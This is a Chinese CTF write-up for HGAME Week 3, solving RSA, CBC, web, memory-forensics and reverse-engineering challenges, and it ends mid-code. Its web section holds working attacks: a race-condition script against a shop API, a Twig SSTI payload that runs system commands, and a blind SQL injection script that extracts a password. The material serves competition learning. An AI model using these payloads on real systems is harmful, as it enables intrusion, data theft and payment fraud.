HGAME-Week3-writeup by t0hka

CRYPTO

Multi Prime RSA

由下图可知，phi的计算方式

```
n = p1^k1 * p2*k2 * … * pm^km
```

このような場合でも、オイラーのトーシェント関数の定義に基づきphi(n)を計算することにより、上と同様の関係が成り立つ。これは（特にk1, k2, …, kmがすべて1の場合を指して）Multi-prime RSAと呼ばれる。このとき、phi(n)の具体的な値は次のようになる。

```
phi(n) = phi(p1^k1) * phi(p2*k2) * … * phi(pm^km)
       = (p1^(k1-1) * (p1-1)) * (p2^(k2-1) * (p2-1)) * … * (pm^(km-1) * (pm-1))
```

```python
import gmpy2
import binascii

e = 65537
```

```python
n =
337945247991531188630780631650822497552908401425959508214145019590891175999570651
678385514599227649321033438265588883204645721459926338248032512615537333971869461
679586403649697114789385472197685140603238299768873935137939123021910982793481655
218061907401584383081422244812725080939394854989735528833013780919908024635812696
998644603525843637686545709789908672408993923182946718279531020289767042649725545
073526307769817097790005360720650079676982379162926484355121626302801800589993422
729725583400678081766553017405965706770238634252836827793877622715474210575752508
172785712202444441372140501379422725172250199713111395444222336207348514357961784
123644264476049491343296754169153270984230340870269319926960659411669005217024534
007211412228764679334432731532648957419232579084879813162184260648773472140988274
263117699970350214963941026336114544188933762340336156995834214190389141421737144
311852702504159121974778010051041426854688402907701016441504929840663206984543084
154268016680247374917280180465927782189957640366984535337921380386696980066535130
032570181717993619890242703268405845271960784031487331529997560326409202009722473
523722199492270270578110300232728572412500189342103092378836157616146196570795869
572046454712991105373274739911301774745643902794730579629057281631879518139893502
0951025833913
c =
281020926647419736778465777714512241989738235339105762863874725870511725155101862
585192241287617168165290485944476735304459717602798728005687755713662466866091315
959960168862035396245078850168822145228676116894754613436735897122137945552880864
031115366493898382809812977280234389519365119627504653135151731589924405933589175
425427189436855517194951589952822691774400942764910734054237756669945324833759799
471068481769516338068810710333940167779043544371586185132920304774984746129764220
081092726473696111126293966890901487735046101991609292612206984184161394385767762
455321150541601949740631911175736268756408775307673610842645555136316176488772968
551943274868115456703571374639427441225534686032442986918010281471474185639821696
786402707468710857220923651595468204330989266792845047404022481421737156494510610
371562619136010969056015779328948774353165352617890725941748712928149514063374477
990515026353908664348134191657388737873237160333780458502924131692559654214045805
592413515770587261764365049505583987690619984307719829958507598108672997284078605
223996990761927549774541397086181586672891208271437034640565831255685766910587530
728981629819568834512525426113239740715183972202033899624200731227766490943698161
786859473979433581340205982113066497244559664638857659775649341722733343093120462
78116760547

p =
1090567532247253578600508629874657491317025091745312658607895641841665046270
89
q =
6487188407049574348511039706092053429712290860981662259922957974808945148812
7
r =
7381719555202916556110724530953574438244202155325490316696172977480623250958
3
s =
8990787034745769311416177959792890008017372831701934496080764415109737011855
3
phi = (p ** (2 - 1) * (p - 1)) * (q ** (3 - 1) * (q - 1)) * (r ** (5 - 1) * (r -
1)) * (s ** (7 - 1) * (s - 1))
d = gmpy2.invert(e, phi)  # 求逆元
m = gmpy2.powmod(c, d, n)  # 幂取模，结果是 m = (c^d) mod n

print(binascii.unhexlify(hex(m)[2:]))
```

RSA Attack 3

e非常大，低解密指数攻击

```
import gmpy2
import binascii
import RSAwienerHacker
# 和RSAwienerHacker放在同一个文件夹

e = 
773101998674486777820815721093434727837811356417125976435971225914430112290915335
16758925238949755491395489408922437493670252550920826641442189683907973926843505
43673001489991858747791303228615354524706349388598294119499625179988298414515573
30500695644851206607161108281107387846442235197256132801400067836183939951380760
30616463398284819550627612102010214315235269945251741407899692274978642663650687
15773641783129040487118190246390431109544836849843214729293882541893052718872069
64975968675758434768102251526592445294814809938431683830165830687477331187030002
87423374094051895724494193455175131120243097065270804457787026492578916584536863
54844581391681941785706403766410168445500018498753125234458289958974627217397008
37331301064078106192580772666038985292856344957108468380118582870243295144910587
90557305041389614650730267774482954666726949886313386881066593946789460028399523
24577717132031944467355126837912620386257662754017788829026571441806433475249994
05877503745523300081437085620659402456376858333713486033388344472122486488695145
85047871442060412622164276894766238383894693759347590977926306581080390685360615
40776660057352756501691483013206642845473813538017895959069214557741881167763905
09297919963131802979248336900955
n = 
50741917008834493299070225691169478840849396874952761442161456861294414476488971
72294440208136588933629837144541599807190263663613187894152794171728585363819388
70379267670180128174798344744371725609827872339512302232610590888649555446972990
41931344568785263630551880123613203261835084770523464352155785143471138966413027
44683544052738732182642222938585094778606348890018984625477128001531117745649392
79190835857445378261920532206352364005840238252284065587291779196975457288580812
52659718533203634233014725031226281699462531748286984938842439743747050244981513
20005884250280559644322981769421246971055090570905466003307603643857533139230035
49670107599757996810939165300581847068233156887269181096893089415302163770884312
25595758466096450602800292216476745328797310296191078131235168648804751093299793
77005979927055578811726401751174760175039182945342058980464839817075585215589920
58512940087192655700351675718815723840568640509355338482631416345193176708501897
45864984153919299314279040273489894835238235076612500018602626116727701474818301
28444406033849896476641900748530866934085297377671475924329794690206717721526528
65219092597717869942730499507426269170189547020660681363276871874469322437194397
171763927907099922324375991793759
```

```
c =
16525172991739452979316334430084899239402133742947478971180504165511684572248030
16778171650532536550274592274047826073731074774190833338448719486736266727042339
77397989843349633720167495862807995411682262559392496273163155214888276398332204
95418525203061647323581499936613203118463154120955416993814620540240041230763856
71321286903790794836331715353752786893261890579302595349833742968731101996365589
62144635514392282351103900375366360933088605794654279480277782805401749872568584
33521563074026594413334703807033789103556065843476392457650896993886656623592658
76851088111542297474234104764218600597694853565673018974137670888238075105685612
54627099309752215808220067495561412081320541540679503218232020279947159175547517
81150128084659622616514801376229386113154433144416507018667218602741008267160289
25087394737241436983961053926231640257121243292549333535093847484031543423227252
03183050328143736631333990445537119855865348221215277608372952942702104088940952
14285152365163957440907548410685740365145312103657776767243061272802244437087422
30017785803876351973250435247193967077133859634329158552271523718005275360485555
51237729690663544828830627192867570345853910196397851763591543484023134551876591
2485579801829819677824090542772 24

d = RSAwienerHacker.hack_RSA(e,n)
m = gmpy2.powmod(c,d,n)

print(binascii.unhexlify(hex(m)[2:]))
```

Block Cipher

一个cbc的反转攻击,简单的逆一下

```python
import operator
import random
import re
from functools import reduce

iv = b'Up\x14\x98r\x14%\xb9'
key = b'\r\xe8\xb86\x9c33^'
parts = [b'0\xff\xcd\xc3\x8b\\T\x8b', b'RT\x1e\x89t&\x17\xbd',
b'\x1a\xee\x8d\xd6\x9b>w\x8c', b'9CT\xb3^pF\xd0']




def pad(s):
    padding_length = (8 - len(s)) % 8
    return s + chr(padding_length) * padding_length

def xor(a, b):
    assert len(a) == len(b)
    return bytes(map(operator.xor, a, b))

#分组密码加密
def encrypt(s):
    iv = bytes(random.randint(0, 255) for _ in range(8))
    key = bytes(random.randint(0, 255) for _ in range(8))
    parts = list(map(str.encode, map(pad, re.findall(r'.{1,8}', s))))
    results = []
    for index, part in enumerate(parts):
        results.append(reduce(xor, [part, iv if index == 0 else results[-1],
key]))
```

```
    return iv, key, results


#分组密码解密,cbc翻转攻击
def decrypt(iv, key, parts):
    results = []
    for index, part in enumerate(parts):
        results.append(reduce(xor, [part, iv if index == 0 else parts[index-1],
key]))
    return b''.join(results)

print(decrypt(iv, key, parts))
```

WEB

Vidar shop demo

最简单的并发安全问题，参考前年的`Liki的生日礼物`脚本简单改了改就行

```
import threading
import requests
import json
import time

# 移除订单
def remove(headers, data):
    url = "{}/api/order/remove".format(host)
    ret=requests.post(url=url, json=data, headers=headers)
    print(ret.text)

def get_flag(headers):
    # 创建订单
    url = "{}/api/order/create".format(host)
    data = {"uid": 171, "pid": 4, "amount": 1, "status": 1}
    oid = json.loads(requests.post(url=url, json=data, headers=headers).text)
['id']
    # 支付订单
    url = "{}/api/pay/create".format(host)
    data = {"uid": 171, "oid": oid, "amount": 10000}
    ret_data = requests.post(url=url, json=data, headers=headers).text
    print(ret_data)


host = 'http://a9ff760e7c.vidar-shop.mjclouds.com'
info = {
    "mobile": "1234567890",
    "password": "1234567890"
}

token = json.loads(requests.post(url="{}/api/user/login".format(host),
json=info).text)['accessToken']

headers = {
    'Authorization': token
}
```

```python
while True:
    money = json.loads(requests.post("{}/api/user/userinfo".format(host),
headers=headers).text)['money']
    print(money)
    if money > 10000:
        print("账户余额大于10000，可以继续操作")
        get_flag(headers)
        break

    # 创建订单
    url = "{}/api/order/create".format(host)
    data = {"uid": 171, "pid": 5, "amount": 1, "status": 1}
    oid = json.loads(requests.post(url=url, json=data, headers=headers).text)
['id']

    # 支付订单
    url = "{}/api/pay/create".format(host)
    data = {"uid": 171, "oid": oid, "amount": 20}
    ret_data = requests.post(url=url, json=data, headers=headers).text
    print(ret_data)
    for j in range(30):
        t = threading.Thread(target=remove, args=(headers, {"id": oid}))
        t.start()

    time.sleep(5)

# 进行一个条件竞争，买和移除的条件竞争
# 先创建订单
# /api/order/create  uid:17 pid:6    保存返回的oid
# {"uid":17,"pid":6,"amount":1,"status":1}

# 再支付订单
# /api/pay/create
# {"uid":17,"oid":150,"amount":20}   return {"id":453}

# 再删除oid
# /api/order/remove
# {"id":150}
```

SecurityCenter

twig 3.x 的ssti注入,cat flag的时候会被正则匹配，所以加个base64编码输出，再解码即可以得到flag

通用payload `{{["id"]|map("system")|join(",")}}`

本题使用的payload `146.56.223.34:60036/redirect.php?url={{["base64 /flag"\]|map("system")|join(",")}}](http://146.56.223.34:60036/redirect.php?url={{["base64 /flag"]|map("system")|join(",")}})`

LoginMe


一个布尔盲注，最基础的那种了，直接上payload，拿到密码后登录就可以拿flag

```python
import json

import requests

host = '69415ceb7a.login.summ3r.top:60067'

md5 = ''

data = {"username": "test') and substr(password,1,1)='a' --+", "password": 
"test"}
for i in range(1,33):
    for j in "0123456789abcdefABCDEF":
        data["username"] = "admin') and substr(password,{},1)='{}' --
+".format(i,j)
        r = requests.post('http://' + host + '/login', json=data).text
        info = json.loads(r)['msg']
        # print(info)
        if info == 'success!':
            md5 += j
            print(md5)
            break
```

MISC

卡中毒

内存取证，直接扫描文件



```
t0hka@t0hka:/mnt/c/Users/czk12/Downloads/Telegram Desktop$ ./volatilityBin -f /mnt/c/Users/czk12/Desktop/ACTUE.raw --profile=Win7SP1x64 filesca
n|grep flag
Volatility Foundation Volatility Framework 2.6
0x000000007e3c5070      2      0 RW-rw- \Device\HarddiskVolume2\Users\Actue\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.txt (2).lnk
0x000000007eccc900      2      0 -W---- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
0x000000007f3e8070      2      1 R--r-- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
0x000000007f743720      1      0 R--r-- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.WannaRen
```


然后dump

```
t0hka@t0hka:/mnt/c/Users/czk12/Downloads/Telegram Desktop$ ./volatilityBin -f /mnt/c/Users/czk12/Desktop/ACTUE.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007eccc900 -D /
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7eccc900   None   \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
SharedCacheMap 0x7eccc900   None   \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
```

发现一个勒索病毒加密后的flag文件

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
flag.txt.txt.Wa...	465	469	WANNAREN 文件	2022/2/3 8:44	FD9EADE8

直接用火绒专业解密后得到



随后，新佛解密

REVERSE

Answer's Windows

打开ida，shift+f12搜索字符串，找到关键字符串

Address	Length	Type	String
.rdata:00007F...	00000048	C	background-image: url(:/new/prefix1/C:/Users/Answer/Desktop/index.png);
.rdata:00007F...	000000A0	C	background-image: url(:/new/prefix1/C:/Users/Answer/Desktop/Windows 10 x64-2022-01-18-16-21-08.png);\nborder-style:outset;\nborder-width:0px;\nborder-ra...
.rdata:00007F...	00000149	C	QPushButton#enter {border-image: url(:/new/prefix1/C:/Users/Answer/Desktop/enter2.png)};\nborder-style:inset;\nborder-width:0px;\nQPushButton#enter:presse...
.rdata:00007F...	00000010	C	Answer'sWindows
.rdata:00007F...	00000048	C	background-image: url(:/new/prefix1/C:/Users/Answer/Desktop/right.png);
.rdata:00007F...	00000048	C	background-image: url(:/new/prefix1/C:/Users/Answer/Desktop/wrong.png);
.rdata:00007F...	0000000E	C	, answerRect=


跳转到相对应的函数，对代码进行简单的分析

```
  }
  v22[0] = 0i64;
  v23 = 0i64;
  v24 = 15i64;
  v10 = (__int64 *)sub_7FF6F8581970(v18, v19);
  sub_7FF6F8581F90(v10, v22);                    // 加密函数
  v11 = v22;
  if ( v24 >= 0x10 )
    v11 = (__int64 *)v22[0];
  if ( v23 == 56 && !memcmp(v11, ";'>B<76\\=82@-8.@=T\"@-7ZU:8*F=X2J<G>@=W^@-8.@9D2T:49U@1aa", 0x38ui64) )// 加密后的字符串
  {
    sub_7FF6F8774D70(*(_QWORD *)(*(_QWORD *)(a1 + 48) + 16i64));
    sub_7FF6F8774D70(*(_QWORD *)(*(_QWORD *)(a1 + 48) + 24i64));
    v16 = (volatile signed __int32 *)sub_7FF6F8C643A0(
                                       "background-image: url(:/new/prefix1/C:/Users/Answer/Desktop/right.png);",
                                       71i64);
    sub_7FF6F8780B40(*(_QWORD *)(*(_QWORD *)(a1 + 48) + 8i64), &v16);
    if ( !*v16 || *v16 != -1 && _InterlockedExchangeAdd(v16, 0xFFFFFFFF) == 1 )
      sub_7FF6F8C5CF20(v16, 2i64, 8i64);
```

进入加密函数，根据函数的大概模样猜到是变表base64加密

```
v13 = (__int64 *)qword_7FF6F9402000;          // 与base64的表相关
if ( v7 - 2 > 0 )
{
  v14 = a1[3];
  v15 = 0i64;
  v16 = v8 + 2;
  v17 = ((unsigned __int64)(v10 - 1i64) >> 2) + 1;
  v39 = 4 * v17;
  do
  {
    v18 = (__int64)a1;
    if ( v14 >= 0x10 )
      v18 = *a1;
    v19 = &qword_7FF6F9402000;
    if ( v12 >= 0x10 )
      v19 = v13;
    *(v16 - 2) = *((_BYTE *)v19 + (*(char *)(v15 + v18) >> 2));
    if ( v14 < 0x10 )
    {
      v21 = (char *)a1 + v15;
      v20 = (__int64)a1;
    }
    else
    {
      v20 = *a1;
      v21 = (_BYTE *)(v15 + *a1);
    }
    v22 = &qword_7FF6F9402000;
    if ( v12 >= 0x10 )
      v22 = v13;
    *(v16 - 1) = *((_BYTE *)v22 + (((__int64)*(char *)(v15 + v20 + 1) >> 4) | (16i64 * (*v21 & 3))));
    if ( v14 < 0x10 )
    {
      v24 = (char *)a1 + 1;
      v23 = (__int64)a1;
    }
    else
    {
      v23 = *a1;
      v24 = (char *)(*a1 + 1);
```

这里的难点就是分析真正的表是什么，虽然一堆操作绕来绕去，不过可以通过动态调试下断点的方式直接知道最后的表是如何的，下图即为真正的表



随后上脚本解密

```python
#base64换表解密
import base64
import string

enc = ";'>B<76\\=82@-8.@=T\"@-7ZU:8*F=X2J<G>@=W^@-8.@9D2T:49U@1aa"

table1=""
table2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="

table = [0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29, 0x2A,
         0x2B, 0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31, 0x32, 0x33, 0x34,
         0x35, 0x36, 0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E,
         0x3F, 0x40, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48,
         0x49, 0x4A, 0x4B, 0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52,
         0x53, 0x54, 0x55, 0x56, 0x57, 0x58, 0x59, 0x5A, 0x5B, 0x5C,
         0x5D, 0x5E, 0x5F, 0x60, 0x61]

for i in range(len(table)):
    table1=table1+chr(table[i])

print(len(table1))
print(len(table2))

print(base64.b64decode(enc.translate(str.maketrans(table1,table2))))
```

creakme3

程序逻辑算是比较简单了，感觉和排序有点像，后来查了查，无意间查到猴子排序，感觉和这个思想挺像，都是随机乱来，效率极低

这里随机产生89个随机数，范围为0~89,然后需要满足使目标a数组的奇数位两个字节的数据满足大小判断关系，然后按着89个随机数打印偶数位单字节数据，实际上这89个随机数据就是这些奇数位数据大小顺序，也就类似于一个排序。


```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [sp+1Ch] [-184h]
  int j; // [sp+20h] [-180h]
  int k; // [sp+24h] [-17Ch]
  _BYTE v7[372]; // [sp+28h] [-178h] BYREF

  memset(v7, 0, 0x164u);
  printf("Welcome my whitegive re task! This is your flag: ");
  do
  {
    for ( i = 0; i <= 88; ++i )
      *(_DWORD *)&v7[4 * i] = rand() % 89;
    for ( j = 1; j <= 88 && a[2 * *(_DWORD *)&v7[4 * j] + 1] >= a[2 * *(_DWORD *)&v7[4 * j - 4] + 1]; ++j )
      ;
  }
  while ( j != 89 );
  for ( k = 0; k <= 88; ++k )
    putchar(a[2 * *(_DWORD *)&v7[4 * k]]);
  return 0;
}
```

把数据dump下来先简单处理一下，再写一个脚本跑跑

```python
a1 = [0x4e7d, 0x67bd, 0x7a48, 0x82a2, 0x933e, 0x9c18, 0x5aff, 0x6cd7, 0xa6ca, 0xbd79, 0xcebd, 0x324a, 0x3292, 0x3905,
      0x4291, 0x5ade, 0x6e9f, 0xa52a, 0xbe35, 0xcb63, 0x7f3b, 0x3914, 0xb2ad, 0x38da, 0x4e50, 0x6a02, 0xb10f, 0x78e5,
      0x7ef6, 0x89a3, 0x8ebd, 0x95e3, 0x73da, 0x538c, 0x633b, 0x9e9c, 0xb78b, 0xc866, 0x32ae, 0x7679, 0x2ae7, 0x4d6a,
      0x5708, 0x6610, 0xa258, 0xb80c, 0xc885, 0x710a, 0x7cf4, 0x3f76, 0x702b, 0xa3ee, 0xad50, 0xbac7, 0x4024, 0x8a22,
      0xc055, 0x2b52, 0xc687, 0x5f00, 0xc417, 0x6182, 0x75db, 0x3c61, 0x4996, 0x5dc1, 0x2d76, 0x7d17, 0xa91b, 0x9aed,
      0x45d0, 0x8467, 0xab5d, 0x5083, 0x6222, 0x8d93, 0x923a, 0x971e, 0xb4ba, 0xc785, 0x3558, 0x86bd, 0x9738, 0x3710,
      0x9779, 0x2f3f, 0x44dd, 0x78e1, 0x9f42]

a2 = sorted(a1)

index = []

for i in a2:
    for j in range(len(a1)):
        if i == a1[j]:
            index.append(j)
            break

enc = [0x30, 0x30, 0x30, 0x30, 0x30, 0x31, 0x32, 0x32, 0x32, 0x32, 0x32, 0x33, 0x33, 0x33, 0x33, 0x33, 0x33, 0x33,
       0x33, 0x33, 0x35, 0x38, 0x38, 0x39, 0x39, 0x39, 0x39, 0x42, 0x5f, 0x5f, 0x5f, 0x5f, 0x61, 0x64, 0x64, 0x64,
       0x64, 0x64, 0x65, 0x65, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x67, 0x67, 0x68, 0x68, 0x68, 0x68, 0x68,
       0x69, 0x69, 0x69, 0x6a, 0x6a, 0x6b, 0x6b, 0x6c, 0x6d, 0x6e, 0x6e, 0x6e, 0x6f, 0x6f, 0x6f, 0x70, 0x72, 0x72,
       0x72, 0x73, 0x73, 0x73, 0x73, 0x73, 0x73, 0x73, 0x74, 0x74, 0x74, 0x75, 0x75, 0x77, 0x77, 0x7b, 0x7d]

for i in range(len(enc)):
    print(chr(enc[index[i]]), end='')
```

hardened


先用无root环境即可以进行脱壳的blackdex进行操作，脱出壳的dex分别拖入jadx




可以得知引入了一个自己编写的so文件，bbbb和aes的加密逻辑在里面写着，接下来就是so层的逆向了

接下来对hardened.apk重命名为zip后缀后解压，可以看到以下so文件

把libenc.so拖入ida分析，左侧函数区域可以看到



aes解密的关键的话得找key和iv，bbbbb的核心逻辑是base64，此处是一个变表base64



- 初始加密算法结构EVP_CIPHER_CTX

```
EVP_EncryptInit_ex(&ctx, EVP_des_ede3_cbc(), NULL, key, iv);
```

此处可以看到是cbc模式，分别将key和iv对应

```
.data:0000000000031020 qword_31020     DCQ 0x7E6F716F6463657A  ; DATA XREF: Java_com_example_hardened_MainActivity_aesEncryption+17C↑o
.data:0000000000031020                                         ; .datadiv_decode9820009342035880852↑o ...
.data:0000000000031028                 DCQ 0x757B6F7C717D627F
.data:0000000000031030                 DCQ 0x7F696F627F766F69
.data:0000000000031038                 DCQ 0x7375746F7F646F65
```

key

```
50 qword_31050      DCQ 0x1B111619200A1006  ; DATA XREF: Java_com_example_hardened_MainActivity_aesEncr
50                                          ; .datadiv_decode9820009342035880852+8↑o ...
58                  DCQ 0x5E5E5E5E5E1A1220
```

iv

分别查看引用，发现存在一处运行时修改此处数据的函数


```
int8x16_t datadiv_decode9820009342035880852()
{
  int8x16_t v0; // q0
  int8x16_t v1; // q1
  int8x16_t v2; // q3
  int8x16_t result; // q0
  int8x16_t v4; // q2

  v0.n128_u64[0] = 0x3030303030303030LL;
  v0.n128_u64[1] = 0x3030303030303030LL;
  v1.n128_u64[0] = 0x7F7F7F7F7F7F7F7FLL;
  v1.n128_u64[1] = 0x7F7F7F7F7F7F7F7FLL;
  v2 = veorq_s8(qword_31020[0], v0);
